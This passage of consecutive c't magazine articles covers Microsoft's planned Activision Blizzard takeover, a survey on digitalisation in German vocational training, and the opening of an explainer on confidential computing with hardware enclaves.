Der dritte Strategiefelder ist Microsofts Spieleabonnement Game Pass. Schon der Kauf von Bethesda hat dessen Portfolio ordentlich verstärkt, die Titel von Activision Blizzard kämen einem Königstransfer gleich: Call of Duty, Overwatch, das kommende Diablo 4 und World of Warcraft ohne zusätzliches Abo würden den Game Pass immens aufwerten. Netflix und Spotify haben gezeigt, wie rigoros ein guter Abodienst einen etablierten Medienmarkt umkrempeln kann. Wer hier früh dabei ist, kann auf lange Zeit viel gewinnen.

Schon jetzt ist der „Game Pass“, der auch Spiele von Electronic Arts umfasst, das mit Abstand beste und umfangreichste Spieleabonnement. Doch auch in diesem noch jungen Marktsegment zeichnet sich ein Duell zwischen Microsoft und Sony ab: Der Playstation-Hersteller plant Berichten zufolge ein eigenes Abo-Angebot und kauft für 3,6 Milliarden US-Dollar das Game-Studio Bungie. Den schon jetzt riesigen Vorsprung des Game Pass mit seinen 25 Millionen Abonnentinnen und Abonnenten einzuholen, dürfte selbst für Sony schwierig werden.

Auch im angestammten Konsolengeschäft gehören Eigenentwicklungen und Exklusivtitel zu den wichtigsten Verkaufsargumenten. Hier hatte Sony mit Reihen wie God of War, Uncharted und The Last of Us lange einen Vorteil, was sich direkt in den Verkaufszahlen der Playstation im Vergleich zur Xbox niederschlug. Doch seit einigen Jahren schließt Microsoft auf, der Kauf von Activision Blizzard würde mindestens Gleichstand herstellen.

Paradigmenwechsel

Für Activision Blizzard hätte es kaum besser laufen können: Ein harter Schnitt

durch die Microsoft-Übernahme könnte den Weg aus der selbstverschuldeten Krise ebnen und mit einem Schlag das Narrativ ändern. Das jahrelange Kräftemessen zwischen den angestammten Activision- und Blizzard-Abteilungen lässt sich damit womöglich ebenfalls beenden.

Mitarbeiterinnen und Mitarbeiter dürfen sich auf einen besseren Führungsstil freuen. Microsoft gehört zu den Unternehmen, denen man die Bekenntnisse zur Inklusion am Arbeitsplatz wirklich abkauft, das Klima in den hauseigenen Studios gilt als vergleichsweise gut.

Bei Blizzard haben dagegen systematischer Sexismus und Mobbing über Jahre das Arbeitsklima geprägt, das Führungspersonal hat das geduldet oder mitgetragen. Einige personelle Konsequenzen hat Activision Blizzard in den vergangenen Monaten gezogen – so musste etwa Blizzard-Präsident J. Allen Brack das Unternehmen verlassen.

Unternehmenschef Bobby Kotick konnte sich halten, obwohl Medienberichte ihn schwer belasteten. Viel deutet darauf hin, dass er seinen Posten räumen wird, wenn die Übernahme abgeschlossen ist. Ihm winken eine lukrative Abfindung und ein Abgang, bei dem er das Gesicht wahren kann. Kotick soll Vorwürfe gegen Führungskräfte verschwiegen und selbst Mitarbeiterinnen belästigt haben.

Wie geht es jetzt weiter?

Zwar haben die Vorstände beider Unternehmen dem Deal bereits zugestimmt, doch nun müssen erst noch die Kartellwächter die Übernahme abnicken. Das ist keine Selbstverständlichkeit, sagt die auf Kartellrecht spezialisierte Rechtsanwältin Dr. Petra Linsmeier von der Kanzlei Gleiss Lutz im Gespräch mit heise online: „Wegen

c't kompakt

- Microsoft will das Spieleunternehmen Activision Blizzard für eine Rekordsumme kaufen.
- Die Übernahme würde Microsoft ein solides Standbein im Mobilspielbereich sichern.
- Microsoft übernimmt damit auch bekannte Spielmarken wie Call of Duty, Overwatch, Starcraft oder World of Warcraft.

der Größe, der Marktstellung und der Umsatzzahlen beider Unternehmen werden die Kartellwächter das sehr genau prüfen.“ Dass die zuständigen Behörden den Kauf von ZeniMax Media im vergangenen Jahr zuließen, sieht Linsmeier nicht als Garantie für die Genehmigung der Activision-Übernahme: „Activision Blizzard hat eine wesentlich größere Marktbedeutung als ZeniMax, das kann die Beurteilung beeinflussen. Für Microsoft wird das schwieriger.“

Bei den Kartellverhandlungen kann auch die Exklusivfrage eine Rolle spielen: Will Microsoft die von Activision Blizzard entwickelten Titel künftig ausschließlich auf den eigenen Plattformen, also der Xbox und dem Windows-PC, anbieten? Könnten damit Wettbewerber geschwächt werden? Für Microsoft spricht, dass man eigenen Angaben zufolge auch nach der Übernahme von Activision Blizzard immer noch kleiner wäre als Konkurrent und Playstation-Hersteller Sony.


Auf Microsoft und Activision Blizzard wartet ein langwieriger Prozess: Neben den USA müssen voraussichtlich auch Kartellwächter unter anderem in der EU, Russland und China zustimmen. Bis Mitte 2023 will Microsoft den Deal abgeschlossen haben – sollte alles klappen, wird der Spielmarkt danach ein ganzes Stück anders aussehen. (lmd@c't.de) **c't**

Dieser Artikel erschien ursprünglich auf heise online.

Literatur

- [1] Liane M. Dubowy, Kalifornien verklagt Activision Blizzard wegen sexueller Belästigungen, c't 18/2021, S. 44

Quellen: ct.de/yz4g



Mit dem Erwerb von Activision Blizzard könnte das Spieleabo Game Pass um beliebte Titel wie Call of Duty, Overwatch, Diablo 4 und World of Warcraft erweitert werden.



Fit für die Arbeit der Zukunft

Digitalisierung in der beruflichen Bildung

Weil die Arbeitswelt immer digitaler wird, steht die berufliche Bildung vor neuen Herausforderungen. Eine aktuelle Studie hat untersucht, wie Lehrkräfte an Berufsschulen und Ausbilder in Betrieben damit umgehen. Die Ergebnisse lassen hoffen, zeigen aber auch Probleme auf.

Von Paula Risius und Susanne Seyda

Die Digitalisierung krepelt die Produktionsabläufe der Unternehmen um: Roboter übernehmen bisher manuell ausgeführte Arbeiten und Business-Intelligence-Systeme sammeln, bewerten und generieren riesige Datenmengen. Aufgrund der zunehmenden Vernetzung von Arbeitsabläufen steigen Geschwindigkeit und Komplexität in der Arbeitswelt an. Beschäftigte müssen in weniger eindeutigen Situationen Entscheidungen treffen und benötigen dazu neues, in manchen Fällen auch mehr Know-how. Um Jugendliche adäquat auf die Berufswelt von morgen vorzubereiten, muss sich daher die berufliche Bildung ständig weiterentwickeln.

Die fachlichen Fertigkeiten, die Jugendliche in der Berufsausbildung erlernen, verändern sich mit erhöhter

Geschwindigkeit. Je nach Fachbereich unterscheiden sich dabei die konkreten Kompetenzen, um die es geht: Im verarbeitenden Gewerbe wird die Arbeit mit additiven Fertigungsverfahren wie 3D-Druck wichtiger, im Hotel- und Gastgewerbe nimmt die digitale Kommunikation mit Gästen immer weiter zu und in der Industrie gewinnt der Umgang mit Objektkennzeichnungen wie RFID und NFC an Bedeutung. In allen Fachbereichen gleichermaßen werden Sozialkompetenzen wie Teamfähigkeit und Selbstorganisation immer wichtiger.

Fachleute umschreiben die neue, digitalere Arbeitswelt mit der Abkürzung VUKA. Das Akronym fasst deren zentrale Eigenschaften zusammen: Volatilität (Schnelllebigkeit), Unsicherheit, Komple-

xität und Ambiguität (Uneindeutigkeit). Um junge Menschen fit für die VUKA-Arbeitswelt zu machen, wurden Ausbildungsordnungen modernisiert und Lehrpläne angepasst. Auch die Lehrmethoden und Lernmittel in Betrieben und Berufsschulen werden digitaler.

„Ausbildung 4.0“ vermittelt nicht nur neue Inhalte, sondern setzt dabei vermehrt auf digitale Lernmedien wie Lehrvideos, Podcasts, Lernplattformen und Wikis. Zu dem Konzept gehört auch, dass Ausbilder sich laufend weiterbilden und Unternehmen Veränderungen systematisch angehen. Repräsentativen Unternehmensbefragungen zufolge gehören bei der Ausbildung 4.0 anhand dieser Kriterien knapp 31 Prozent der Betriebe zu den digitalen Vorreitern, rund 46 Prozent zu den sogenannten „Second Movern“ und 23 Prozent zu den digitalen Nachzüglern.

Es sind insbesondere die Ausbilder in den Lehrbetrieben und die Lehrkräfte an den Berufsschulen, die diese Veränderungen tragen und vorantreiben. Wie blicken sie auf die Digitalisierung und wie gehen sie mit den Herausforderungen um? Mit diesen und weiteren Fragen beschäftigt sich das vom Bundesministerium für Bildung und Forschung (BMBF) geförderte Netzwerk Q 4.0 am Institut der deutschen Wirtschaft.

In einer Befragung des Netzwerks Q 4.0 (siehe Kasten) gaben 65,7 Prozent der Lehrkräfte und 81,0 Prozent der Ausbilder an, dass sie das Tempo, in dem die Veränderungen in den letzten drei Jahren erfolgten, als hoch erlebten. Erfreulich: Beide befragten Gruppen sehen die Digi-

talisierung größtenteils positiv. Für drei Viertel der Befragten überwiegen die Chancen, die mit den Veränderungen einhergehen.

Lernziel: Veränderungsbereitschaft

Das Berufsbildungspersonal muss nicht nur im eigenen Arbeitsalltag auf Neues reagieren, sondern ist gefragt, den Auszubildenden Veränderungsbereitschaft und Flexibilität zu vermitteln. Übereinstimmend berichteten Ausbilder und Lehrkräfte, dass Sozialkompetenzen wie Teamfähigkeit, Kommunikationsfähigkeit und Verantwortungsbewusstsein in der Ausbildung eine immer wichtigere Rolle zukommt. Bei der Frage nach Veränderungen ihrer Arbeit in Folge der Digitalisierung nannten beide Gruppen am häufigsten die verstärkte Vermittlung von Selbst-/Sozialkompetenzen. Darunter fallen etwa Zuverlässigkeit und Verantwortungsbewusstsein sowie Problemlösefähigkeit und analytisches Denken einerseits und die Fähigkeit, im Team zu arbeiten und mit anderen zu kommunizieren andererseits.

Während der Coronapandemie mussten viele Auszubildende zu Hause lernen und arbeiten. Das hat die Relevanz der digitalen Zusammenarbeit noch stärker verdeutlicht. Auch die Selbstorganisation der Auszubildenden – den eigenen Arbeitsalltag zu organisieren, sich eigenständig zum Lernen zu motivieren und dabei den Überblick über alles zu behalten – war in Zeiten der Betriebs- und Schulschließungen essenziell.

c't kompakt

- Der digitale Wandel in der Arbeitswelt verändert auch die duale Ausbildung.
- Ausbilder in Betrieben und Lehrer an Berufsschulen vermitteln neue Inhalte und setzen dabei verstärkt digitale Medien ein.
- Für beide Gruppen überwiegen die Chancen der Digitalisierung, doch es gibt auch Herausforderungen.

Fast alle befragten Ausbilder und Lehrer haben sich im Ausbildungsjahr 2019/2020 weitergebildet. Dennoch sieht das Bildungspersonal der Befragung zufolge weiterhin einen hohen Weiterbildungsbedarf in vielen Bereichen – die Nennungen reichen von fachlichen Inhalten über Nutzung digitaler Lernmedien bis zu Soft Skills.


Lernen neu gedacht

Auch im methodisch-didaktischen Bereich hat sich die Ausbildung weiterentwickelt: 7 von 10 Befragten zufolge erfordert es die Digitalisierung, dass sie individueller auf die Auszubildenden eingehen müssen. Weil in den Betrieben mehr Projektarbeit und Zusammenarbeit in wechselnden Teams stattfindet, wird es wichtiger, nicht nur den eigenen Arbeitsbereich zu überblicken. Die Befragungsergebnisse belegen, dass die Mehrheit des Berufsbildungspersonals den Fachkräftenachwuchs bereits verstärkt darauf vorbereitet. Trotzdem sehen 4 von 10 Befragten weiteres Potenzial, die Vermittlung zu intensivieren.

Digitale Lernmedien sind mittlerweile sehr häufig im Einsatz. Dabei unterscheiden sich die Lernorte darin, welche Medien sie besonders häufig nutzen: In den Betrieben lernen die Auszubildenden direkt an digitalen Arbeitsmitteln und nutzen häufig ein digitales Berichtsheft. Berufsschulen setzen vor allem auf digitale Lernplattformen. Videos und Podcasts setzen Berufsschullehrer ebenfalls häufig ein. 7 von 10 Befragten bezeichnen sich selbst als bereits weitgehend sicher beim Einsatz digitaler Lernmedien. Allerdings gibt es auch Lehrmedien, die noch keine große Rolle in der beruflichen Ausbildung spielen: Serious Games sowie AR- und VR-Anwendungen sind bisher selten in der beruflichen Bildung zu finden.


Digitalisierung eröffnet Chancen

Aus Sicht der Befragten überwiegen die Chancen der Digitalisierung der Ausbildung deren Risiken. Die Mehrheit der befragten Lehrkräfte (74,1 Prozent) und der befragten Ausbilder (75,5 Prozent) sehen vorrangig Chancen; diese Personen gaben auf einer Skala von -5 (nur Herausforderungen) bis 5 (nur Chancen) Werte von 1 bis 5 an. Wer in der Digitalisierung eher eine Chance sieht, setzt durchschnittlich mehr digitale Lernmedien ein und vermittelt mehr digitale Kompetenzen.



Einsatz digitaler Lernmedien

Knapp drei Viertel der Lehrer (73,4 Prozent) und der Ausbilder (74,2 Prozent) fühlen sich „eher sicher“ oder sogar „sehr sicher“ im Umgang mit digitalen Lernmedien wie Webinaren, virtuellen Klassenzimmern, Videos oder Podcasts. Knapp ein Viertel der Befragten bezeichnet sich selbst allerdings als „eher unsicher“. Für diese Gruppe und auch mit Blick auf seltener eingesetzte Medien wie Virtual und Augmented Reality sowie Serious Games besteht beispielsweise bei der Fortbildung des Ausbildungspersonals weiterhin Handlungsbedarf.



Quelle: Netzwerk Q 4.0

Herausforderungen meistern

Alles in allem erlebt das Berufsbildungspersonal aktuell zahlreiche Veränderungen; die befragten Ausbilder berichten dies etwas stärker als die befragten Berufsschullehrkräfte. Auch wenn für drei Viertel der Befragten die Chancen überwiegen – Herausforderungen sehen die meisten von ihnen trotzdem. Gelegentlich führen diese zu erheblichen Belastungen. So ist bei 9 von 10 befragten Berufsschullehrkräften und bei 8 von 10 befragten Ausbildern die zeitliche Belastung gestiegen. Ein gutes Drittel der befragten Personen berichten, gelegentlich Inhalte vermitteln zu müssen, mit denen sie nicht hinreichend vertraut sind.

Die Befragten gaben an, häufiger den Austausch mit anderen Abteilungen und Ausbildern zu suchen. Etwa 70 Prozent der befragten Ausbilder und 56 Prozent der befragten Berufsschullehrkräfte setzen vermehrt projektbasierte Lernmethoden ein, bei denen Auszubildende ein konkretes Projekt beziehungsweise einen Auftrag von Anfang bis Ende begleiten. Diese Methode erscheint gut geeignet, sowohl ganzheitlich zu lernen als auch Anknüpfungspunkte zu anderen Abteilungen beziehungsweise vor- und nachgelagerten Schritten zu erfahren. Gleichzeitig sind

projektbasierte Szenarien jedoch für die Ausbilder und Lehrkräfte komplexer als herkömmliches Lehren, sie erfordern eine gute Vor- und Nachbereitung sowie intensive Begleitung der Auszubildenden.

Kooperation erwünscht

In der Befragung konnten die Teilnehmer zu neun digitalen Kompetenzen angeben, wie intensiv sie diese in ihrer Ausbildung vermitteln. Das Kernergebnis: Im Durchschnitt unterrichten die befragten Berufsschullehrkräfte 4,2 und die befragten Ausbilder 5,8 der 9 abgefragten digitalen Kompetenzen intensiv. Am häufigsten nannten die Befragten die Nutzung digitaler Lernmedien für den eigenen Lernprozess; diese Kompetenz vermitteln rund 74 Prozent der Teilnehmer intensiv.


Die Anwendung berufs- beziehungsweise fachspezifischer Software vermitteln rund 66 Prozent der Befragten intensiv, gefolgt von Online-Recherche nach Informationen und Bewertung von Quellen (66 Prozent), Nutzung digitaler Tools zur Zusammenarbeit im Team (64 Prozent), Kenntnissen zu Datensicherheit und Datenschutz (61 Prozent) sowie angemessener Kommunikation mit Kollegen, Kunden und Geschäftspartnern (61 Prozent). Seltener sind Bedienung digitaler Anlagen und Maschinen (48 Prozent), Kompetenz zur eigenständigen Problemlösung bei der Anwendung von Tools und Technologien (46 Prozent) und Erstellung einfacher digitaler Programme oder Anwendungen (37 Prozent) Gegenstand der Ausbildung.

Die Befragung zeigte, dass Ausbildungsbetriebe und Berufsschulen unterschiedliche Schwerpunkte setzen: In den Unternehmen stehen praktische Fachkompetenzen wie die Anwendung fachspezifischer Software im Vordergrund, in der Berufsschule dagegen die Methodenkompetenz, also beispielsweise die Recherche und Bewertung von Online-Informationen. Die wichtigen Themen Datenschutz und Datensicherheit kommen in den Berufsschulen deutlich seltener zur Sprache als in den Betrieben. An beiden Lernorten trainieren die Auszubildenden die Kompetenz zum eigenständigen Lernen mit digitalen Medien, zur Online-Informationsrecherche, zur digitalen Kommunikation mit Kollegen, Kunden und Geschäftspartnern und zur Zusammenarbeit mittels digitaler Tools.

Die Ergebnisse zeigen auch, dass beide Lernorte bislang nicht näher zu-

Veränderungen aufgrund der Digitalisierung

Dass die eigene zeitliche Belastung aufgrund der Digitalisierung in der Ausbildung gestiegen sei – diese Aussage trifft für knapp 90 Prozent der Lehrer und gut 80 Prozent der Ausbilder zu; die Grafik zeigt jeweils die Summe aus „trifft zu“- und „trifft eher zu“-Antworten. Eine Zunahme der zeitlichen Belastung wurde von den Befragten am häufigsten berichtet. Ebenfalls zugenommen haben der enge fachliche Austausch mit anderen Personen sowie projektbasiertes und individuell angepasstes Lehren und Lernen.



Quelle: Netzwerk Q 4.0

sammengerückt sind. Vielmehr beschränkt sich die Kommunikation zwischen Ausbildungsbetrieb und Berufsschule zumeist auf den Austausch von Informationen über den Lernstand der Auszubildenden. Der Austausch von Lernmaterialien, gemeinsame Unterrichtseinheiten oder Projektphasen finden nur selten statt. In Zukunft sollte ein stärkeres Augenmerk darauf gelegt werden, wie die Lernortkooperation gestärkt und die berufsschulische Theorie und die betriebliche Praxis stärker verzahnt werden können.

Daueraufgabe Digitalisierung

Die Befragungsergebnisse zeigen, dass insbesondere bei der Zusammenarbeit der Lernorte noch Verbesserungspotenzial besteht. Es wäre nicht nur im Interesse der Auszubildenden wünschenswert, dass sich Betriebe und Schulen besser vernetzen. Lehrkräfte und Ausbilder würden von Synergien profitieren, zumal die zeitliche Belastung in den letzten Jahren insgesamt stark zugenommen hat.

Auch bei der Ausstattung der Lernorte gibt es teilweise noch Luft nach oben. Die Umfrage ergab, dass immerhin 26,1 Prozent der Lehrkräfte und 15,7 Prozent der Ausbilder die technische Ausstattung zur Vermittlung digitaler Kompetenzen als „eher schlecht“ oder „sehr schlecht“ einstufen. Auch wenn 54,6 Prozent der Befragten und damit die Mehrheit die Situation positiv bewertet – die schlechter ausgestatteten Lernorte müssen darauf achten, nicht den Anschluss zu verlieren.

(dwi@ct.de) **ct**


Studie mit allen Ergebnissen: ct.de/yws

Digitale Berichtshefte ersetzen immer öfter das Pendant in Papierform.

Aktueller Stand		Entwicklungsstand vergleichen		Gesamter Ausbildungszeitraum		vom 01.10.2021 bis 30.09.2024	
Optionen		Berufsbildende Qualifikationen ausblenden		Gesamter Ausbildungszeitraum		Auswertung in Prozent	
Berufsbildposition				Ausbildungsbeginn bis Zwischenprüfung		Zwischenprüfung bis Ausbildungsende	
0	Nicht zugeordnet						
1	Berufsbildung, Arbeits- und Tarifrecht			214h	15h	199h	93%
2	Aufbau und Organisation des Ausbildungsbetriebes			358h	12h	346h	96%
3	Sicherheit und Gesundheitsschutz bei der Arbeit			492h	19h	473h	96%
4	Umweltschutz			384h	17h	367h	95%
5	Betriebliche und technische Kommunikation			440h	18h	422h	96%
6	Planen und Organisieren der Arbeit, Bewerten der Arbeitsergebnisse, Qualitätsmanagement			168h	9h	159h	95%
7	Beraten und Betreuen von Kunden, Verkauf			116h	24h	92h	79%
8	Einrichten des Arbeitsplatzes			496h	21h	475h	96%

Neue Fachkompetenzen

Bei der Vermittlung von digitalen Kompetenzen zeigen sich einige Unterschiede zwischen den befragten Lehrern und den befragten Ausbildern. Alle abgefragten Kompetenzen bis auf das Erstellen eigener Anwendungen wird von mindestens 50 Prozent der Ausbilder „sehr intensiv“ beziehungsweise „eher intensiv“ vermittelt; die Grafik zeigt jeweils die Summe dieser beiden Antwortvorgaben. Wie berufs- und fachspezifische Software angewendet wird, vermittelt demnach fast 80 Prozent der Ausbilder zumindest „eher intensiv“ – unter den Lehrern vermitteln dies nur knapp 45 Prozent „sehr intensiv“ oder „eher intensiv“.



Die Befragung

Im Rahmen des Projekts Netzwerk Q 4.0 fand von November 2020 bis Januar 2021 eine Onlinebefragung des Berufsbildungspersonals statt. Das Netzwerk Q 4.0 ist ein Verbundprojekt des Instituts der deutschen Wirtschaft mit den Bildungswerken der Wirtschaft und weiteren Akteuren im Bereich der Aus- und Weiterbildung. Das Bundesministerium für Bildung und Forschung (BMBF) fördert das Projekt. Das Netzwerk entwickelt kostenfreie Trainings, die Ausbilder fit für die digitale Ausbildung machen sollen.

Die Befragung fiel in einen Zeitraum mit starken Restriktionen für den Schul- und Ausbildungsbetrieb aufgrund der Coronapandemie. Die Kompetenz- und Wissensvermittlung erfolgte in dieser Zeit häufiger und intensiver auf digitalem Weg als vor Beginn der Pandemie. Sicher sind die Ergebnisse durch die Maßnahmen zum Infektionsschutz stark beeinflusst.

Insgesamt nahmen 418 Personen an der Befragung teil, darunter 157 Lehrkräfte und 261 Ausbilderinnen und Ausbilder aus allen Fachbereichen. Viele von ihnen

**NETZWERK
Q 4.0**

sind Early Adopter und treiben die Digitalisierung der Ausbildung stark voran. 22,5 Prozent der Befragten bilden erst seit Kurzem aus, nämlich weniger als 5 Jahre. Weitere 40,2 Prozent sind seit 5 bis 15 Jahren in der Ausbildung tätig und 37,3 Prozent seit mehr als 15 Jahren. 56,8 Prozent der Befragten sind männlich, 44,2 Prozent weiblich.



Bild: Albert Hulm

Dichte Wolkendecke

Ohne Hintertür: Confidential Computing schützt Clouddaten

Mit Confidential Computing sollen sich alle Daten Ihrer Anwendungen sicher in der Cloud verarbeiten lassen – ohne dass Einbrecher oder säbelrasselnde Behörden die Daten vom Cloud-anbieter abgreifen könnten.

Von Hans-Peter Schüler

Geschäftliche Anwender, die beim Umgang mit Personendaten genau auf die Einhaltung der DSGVO achten müssen, können sich bei der Telekommunikation und der Datenspeicherung in der Cloud ein Stück weit absichern, indem sie ihre Daten

durchgehend verschlüsseln. Deshalb ist es seit Jahren gang und gäbe, „Data in Transit“ per TLS oder HTTPS sicher von einem Rechner auf einen anderen zu übertragen. Gespeicherte „Data at Rest“ kann man mit geschicktem Schlüsselmanagement selektiv für individuelle Partner freigeben. Alle Unbefugten bekommen dann nur einen kryptischen Bytesalat zu sehen, mit dem sie nichts anfangen können.

Verschlüsselte Daten lassen sich aber bis heute nicht verarbeiten – gegen diesen Mangel können sich Nutzer etwa von Datenbank-Clouddiensten beim Datenschutz bislang nur mit vertraglichen Vereinbarungen behelfen. Auftritt Confidential Computing: Unter diesem Schlag-

wort firmieren Techniken, die den Datenschutz unter anderem durch Verschlüsselung im RAM stark verbessern sollen.

Sowie ein Prozessor auch nur zwei kryptografisch geschützte Zahlen miteinander multiplizieren oder vergleichen soll, muss er beide Operanden – „Data in Use“ – zuerst entschlüsseln. Dafür muss erstens der passende Kryptoschlüssel für den Ser-

ver zugänglich sein, und zweitens sind die Daten zumindest während der Operation kurzzeitig im Klartext

sichtbar. Beide Umstände kann ein Spion ausnutzen, wenn er ausreichende Rechte auf dem Server hat. Ein solcher Angriff muss nicht einmal auf kriminellen Absichten beruhen – es genügt schon, wenn



etwa eine US-Behörde nach ihrem Landesrecht die amerikanische Muttergesellschaft eines deutschen Serverbetreibers unter Druck setzt.

Diese technische Lücke im Datenschutz soll mit dem Confidential Computing wegfallen. Momentan gibt es diese Option auf den Clouds von Microsoft, Amazon, Google und IBM, um nur die wichtigsten Plattformen zu nennen. Marktforscher prognostizieren, dass sich die Nachfrage nach solchen Angeboten in den kommenden fünf Jahren auf das 6- bis 26-fache steigern wird [1].

Das Confidential Computing Consortium (CCC) bemüht sich um Standards, die sichere Datenverarbeitung in der Cloud mit technischen Mitteln ermöglichen sollen. In dem Gremium sind unter anderem Microsoft, Red Hat, Google, Intel, AMD und Cisco vertreten.

Probleme aus der vorübergehenden Entschlüsselung von Cloud-Daten lassen sich mit zwei Ansätzen beheben: mit der homomorphen Verschlüsselung und mit hardwaregeschützten Laufzeitumgebungen. Das Kryptoverfahren der homomorphen Verschlüsselung ermöglicht Berechnungen ohne Dechiffrieren der verarbeiteten Daten und liefert auch die Rechnergebnisse in verschlüsselter Form. Das Verfahren steckt aber in den Kinderschuhen und ist auf absehbare Zeit nicht für praktische Anwendungen einsetzbar.

Der andere Ansatz verlagert die Datenverarbeitung in eine vertrauenswürdige Laufzeitumgebung (Trusted Execution Environment, TEE). Zu dieser Umgebung gehört ein abgesteckter Speicherbereich für Daten und Programmcode, den die Prozessorhardware vor unautorisierten Benutzern, auch vor Angreifern mit Adminrechten, abschottet. Amazon bietet mit seinen Nitro Enclaves einen vergleichbaren Schutz, kocht aber abseits der CCC-Standards sein eigenes Süppchen.

Innerer Antrieb

Aktuelle Server-CPU realisieren TEEs in sogenannten Enklaven. Das sind Speicher, deren Inhalte beim Schreiben und Lesen automatisch durch spezielle Maschinenkommandos ver- und entschlüsselt werden. Diese Kommandos lassen sich ausschließlich aus der Enklave heraus aufrufen, also aus einem verschlüsselten Programmcode heraus, in den auch ein Admin nicht eingreifen kann. Die einzige Gelegenheit, diesen Speicherbereich von außen direkt zu verändern, ist die Anlage

c't kompakt

- Beim Confidential Computing werden komplette Prozessumgebungen hardwareseitig verschlüsselt.
- Server-Admins können keine Daten mehr stehlen.
- Auf einigen Plattformen werden fürs Confidential Computing Software-Anpassungen erforderlich.

eines Enklaven-Images, vergleichbar mit dem Formatieren einer Festplatte.

Die Nutzung einer Enklave mit AMD-SEV könnte wie folgt aussehen: Über einen Hypervisor, den der Cloud-Provider auf seinem TEE-tauglichen Server betreibt, definiert der Kunde eine Enklave mit dem benötigten Umfang und legt darin eine virtuelle Maschine mit einem eigenen Boot-Image an. Dieses Image mitsamt angepasstem Gast-Betriebssystem erstellt er lokal mit einem geeigneten Werkzeug und bestückt es mit seinen Anwendungen oder Libraries für vertrauenswürdige Microservices. Das verschlüsselte Image lädt er in die Cloud hoch und lässt es vom Server unverändert in der neu angelegten Enklave deponieren.

Nach dem Boot nimmt der Gast Kommandos ausschließlich per TLS von autorisierten Anwendern entgegen und entschlüsselt diese beim Ausführen innerhalb der Enklave. So kann man die bereits installierten Anwendungen bedienen oder sicherheitskritische Microservices aus

anderweitigen Anwendungen heraus aufrufen. Außerdem kann der Admin des Kunden neue Anwendungen aus verschlüsselten, lokal erstellten Cross-Kompilaten aufspielen. Dabei kann es sich auch etwa um einen Webserver handeln, den beliebige Anwender ungeachtet der Hardware-Abschottung wie gewohnt per HTTPS nutzen können.

